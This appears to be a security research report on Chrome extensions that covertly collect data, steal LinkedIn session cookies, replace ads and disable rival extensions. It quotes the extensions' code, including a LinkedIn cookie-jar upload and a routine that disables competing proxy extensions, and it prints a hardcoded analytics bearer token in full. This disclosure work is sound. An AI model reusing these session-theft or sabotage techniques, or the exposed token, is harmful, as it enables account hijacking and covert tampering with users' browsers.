
Simplify Copilot autofills job applications. To do that, it downloads a 2.3MB remote configuration from sabre.simplify.jobs containing XPath selectors for 137 distinct form fields across 49 applicant tracking systems, including ADP, Amazon, Apple, Google, Greenhouse, LinkedIn, Meta, Netflix, and Workday. Among those 137 fields are ethnicity, gender, disability status, veteran status, transgender identity, LGBT status, and Hispanic origin, all federally protected categories under EEO law.
The Remote Config
The config is not a static snapshot. It downloads fresh on every page load, covering every major enterprise hiring pipeline:
{ "urls": ["*://recruiting.adp.com/srccar/public/*", "*://myjobs.adp.com/*/cx/*"], "inputSelectors": [ ["email", [".//input[starts-with(@name, \"emailAddress\")]"]], ["first_name", [".//input[starts-with(@name, \"firstName\")]"]], ["ethnicity", ["...XPath selector..."]], ["gender", ["...XPath selector..."]], ["disability_v2", ["...XPath selector..."]], ["veteran_v2", ["...XPath selector..."]] ]}Beyond protected categories, the config targets resume, email, phone, salary_requirements, sponsorship (visa status), work_auth, birthday, and address. The content script (1.7MB) is injected into every page in every frame via "matches": ["*://*/*"] with "all_frames": true. Not just job sites. Every page you visit.
The Hardcoded Axiom Token
Every form interaction fires a POST to api.axiom.co/v1/datasets/sabre/ingest using a hardcoded bearer token embedded directly in the source:
let Ya;{ const e = "simplify-qiqd", t = "xaat-e0a585d9-2911-489d-8c83-babd0dc44f28"; e && t && (Ya = new Ra({orgId: e, token: t, url: "https://api.axiom.co"}))}The extension strips the actual field values before sending, so Simplify doesn’t know your answer to “What is your ethnicity?” But it does know you encountered that question, on which employer’s ATS, on which date. Knowing which fields a user encounters on which employer’s system is itself a sensitive signal: it reveals who is applying where and which protected-category questions they were asked.
URL Leakage on Non-Job Sites
When the remote config download takes longer than 2 seconds, the extension reports the timeout to Axiom, including the full URL of the page the user is currently visiting:
{"status":"took_too_long","url":"https://reddit.com/search?q=rhek1hfgtkikhrl8qxht13e...","name":"remote_config"}{"status":"took_too_long","url":"https://facebook.com/search?q=iczaq9ntlagqq1g5dfz936...","name":"remote_config"}Reddit and Facebook search URLs with full query strings, sent to a third-party telemetry service. Because the content script runs on every page, and the remote config is fetched on every page, any network hiccup leaks whatever URL you’re on (medical portal, banking site, dating app) to Axiom.
Session Hijacking: Waalaxy
100,000 users
Waalaxy is a LinkedIn automation tool. It also exfiltrates your full LinkedIn cookie jar (including the li_at session token) to its own servers, monkey-patches XMLHttpRequest to replace 50% of LinkedIn’s ads with its own, and integrates three CAPTCHA-solving services to bypass bot detection.
Cookie Exfiltration for Server-Side Impersonation
The extension calls chrome.cookies.getAll({ url: "https://www.linkedin.com" }) and uploads everything (li_at, JSESSIONID, csrf-token, the full jar) to Waalaxy’s backend:
await At().akatsuki.setHeaders(gt()).private.cloudData.upsertCloudData({ body: { cloudData: { authDataFromExtension: { cookie: t?.cookies, isValid: true } } }});The destination is stargate.prod.aws.waalaxy.com/api/akatsuki/cloudData. The li_at token alone is sufficient to authenticate as you from any IP address. But Waalaxy also captures the CSRF token via a webRequest.onBeforeSendHeaders listener on all LinkedIn traffic, giving them complete session impersonation capability for any state-changing action.
LinkedIn Ad Replacement
inject.js operates in LinkedIn’s page context and overrides XMLHttpRequest.prototype.open, .send, .setRequestHeader, and .abort. When LinkedIn’s feed API (/voyagerFeedDashMainFeed/) responds, the extension intercepts the JSON, rolls a 50% coin flip on each sponsored post, and replaces winners with Waalaxy promotional content fetched from Waalaxy’s organizational LinkedIn pages. The user sees Waalaxy ads where LinkedIn ads would normally appear, with no indication the content was injected.
Bot Detection Bypass
When LinkedIn presents a CAPTCHA during automated actions, three fallback solvers are ready: 2captcha, CapSolver, and SolveCaptcha. And a hardcoded Slack webhook sends user IDs and full names to a Waalaxy workspace channel:
se.post( "https://hooks.slack.com/services/T9BM3F4NP/B03C4TG1V2S/[REDACTED]", { text: `${env} user: ${userId} ${firstName} ${lastName}:\n${message}` })The privacy policy names only Google Analytics and PostHog as third-party analytics. No mention of LinkedIn cookie collection, CAPTCHA solvers, ad replacement, or the Slack webhook.
The Cookie Terminator: Troywell VPN
500,000 users

Troywell VPN is a free VPN that downloads three weapon configs on every startup: a 674KB cookie deletion manifest, an extension kill list, and affiliate hijack patterns. It also routes your traffic through its servers, except PayPal and Stripe, which it deliberately excludes.
terminator.json: 4,128 Cookie Targets
The crown jewel is terminator.json, a 674KB file mapping exact cookie names across 1,975 domains. The targeting is surgical:
{ "cookies": { "iherb.com": [ "dscid", "ihrauthte", "iher-pref1", "ihr-temse", "ihr-session-id1", "ihr-ocid1", "_derived_epik", "authtoken", ".iHerbAuth.Cookies", ".iHerbAuth.CookiesC1", ".iHerbAuth.CookiesC2", "transactionIds" ] }}The 1,975 domains include Russia’s largest financial institutions (Sberbank, VTB, with five subdomains: delo.vtb.ru, online.vtb.ru, anketa.vtb.ru, reg.vtb.ru, cc.vtb.ru, and Alfa-Bank) plus iHerb, Lamoda (Russia’s largest fashion retailer), and hundreds of international e-commerce sites. When the user visits a targeted domain, the extension reads that site’s cookies with chrome.cookies.getAll() and then deletes the named ones with chrome.cookies.remove(). The cookies are not uploaded, there is no cookie-exfiltration sink in the bundle; they are read only to decide which to wipe.
The point of all this is competitor sabotage. It destroys rival cashback extensions’ affiliate cookies (and clears localStorage/sessionStorage too) so that only Troywell’s own affiliate attribution survives a purchase. Cookies on the listed bank domains would be cleared as collateral, which can log you out, but nothing is captured.
thanos.json: 117 Extensions Eliminated
thanos.json lists 117 Chrome extension IDs to silently disable. Beyond the hit list, the extension also kills every enabled extension with proxy permission that isn’t itself:
chrome.management.getAll(function(extensions) { extensions .filter(e => e.enabled && e.permissions.find(p => p === "proxy") && !e.name.toLowerCase().includes("troywell")) .forEach(e => { if (e.id !== chrome.runtime.id) chrome.management.setEnabled(e.id, false); });});Every competing VPN gets silently disabled. The extension’s own UI labels this “Cashback stealing protection”, framing anti-competitive sabotage as a security feature.
The Payment Processor Exclusion
The VPN exclusion list contains exactly two domains: paypal.com and stripe.com. All browser traffic routes through Troywell’s tunnel, except payment processor traffic, which goes direct. So the most sensitive data you transmit happens to be the one thing the VPN doesn’t touch. Meanwhile, all your other browsing flows through servers controlled by an entity at 16192 Coastal Highway, Lewes, Delaware, a registered-agent address used by thousands of shell companies.
Who’s Behind This
Cross-referencing shared infrastructure, API keys, tracking IDs, and Chrome Web Store developer metadata across the 40 confirmed extensions reveals two confirmed operator clusters: coordinated campaigns running multiple extensions under different identities.
| Cluster | Extensions | Users | Method |
|---|---|---|---|
| GiveFreely/Wildfire affiliate network | 5 | 5,460,000 | Shared MaxMind credentials (account 913991), AWS Lambda endpoints, GiveFreely SDK with sequential app IDs (437, 555, 556) |
| HideApp LLC / QVI panel | 6 | 460,000 | Single Trader ID (132615120) across 5 CWS accounts, identical SDK code, Wyoming registered agent |
Full attribution analysis: ACTORS.md
The Chrome Web Store Problem
These findings raise uncomfortable questions about Google’s extension review process.
Almost every extension in this report is still live. As of the 2026-06-28 re-check, 37 of the 40, including those with credential/cookie theft, residential proxy enrollment, and remote code execution, remain available for download on the Chrome Web Store; only 3 (Waalaxy, PIXM Phishing Protection, SwagButton) are no longer available, and the public listing does not say why.
Verified developer badges mean nothing. HideApp LLC has “verified” status while operating a panelist surveillance network from a Wyoming registered agent address. Tripadvisor LLC is a verified publisher whose extension carries a browser-wide affiliate-skimming SDK its privacy policy doesn’t disclose.
Manifest V3 didn’t fix this. Google marketed Manifest V3 as a security improvement. The majority of the 40 extensions run on Manifest V3. The new permission model doesn’t prevent an extension from sending every URL you visit to a third-party server. It just requires <all_urls> host permission, which Google approves.
Privacy policies are decorative. Across my dataset, I found extensions whose privacy policies claim “we do not collect browsing data” while their source code POSTs every URL to an analytics server. Google requires a privacy policy link but does not verify its accuracy against the extension’s actual behavior.
Scale seems to buy cover. Extensions with millions of users appear to receive less scrutiny, not more. 1Click VPN (9M users), JSON Formatter (2M users), and Volume Booster (2M users) all exhibit behaviors that would be flagged as malware in a desktop application, but their user counts and brand recognition provide cover.
What You Can Do
- Audit your extensions. Review every extension in
chrome://extensionsagainst the full list. Remove any that appear. - Minimize permissions. If an extension requests
<all_urls>ortabsfor functionality that shouldn’t need it, find an alternative. - Don’t trust brands. Tripadvisor, Hulu-branded utilities, and WhatRuns all appear in my dataset. Brand recognition is not a security signal.
- Don’t trust user counts. Extensions with millions of users are not safer. They are more valuable targets for acquisition and supply-chain compromise.
- Check the source. Chrome extensions are just JavaScript. Unpack them (
chrome://extensions> Developer mode) and search forfetch,XMLHttpRequest, andnavigator.sendBeacon.
Full Data
| Document | Contents |
|---|---|
| Individual Reports | Forensic teardown for each extension |
| Full Index | All extensions by user count, with per-offense breakdowns and user reach |
| Offense Tags | Extensions grouped by offense |
| Actor Clusters | Attribution analysis and operator clustering |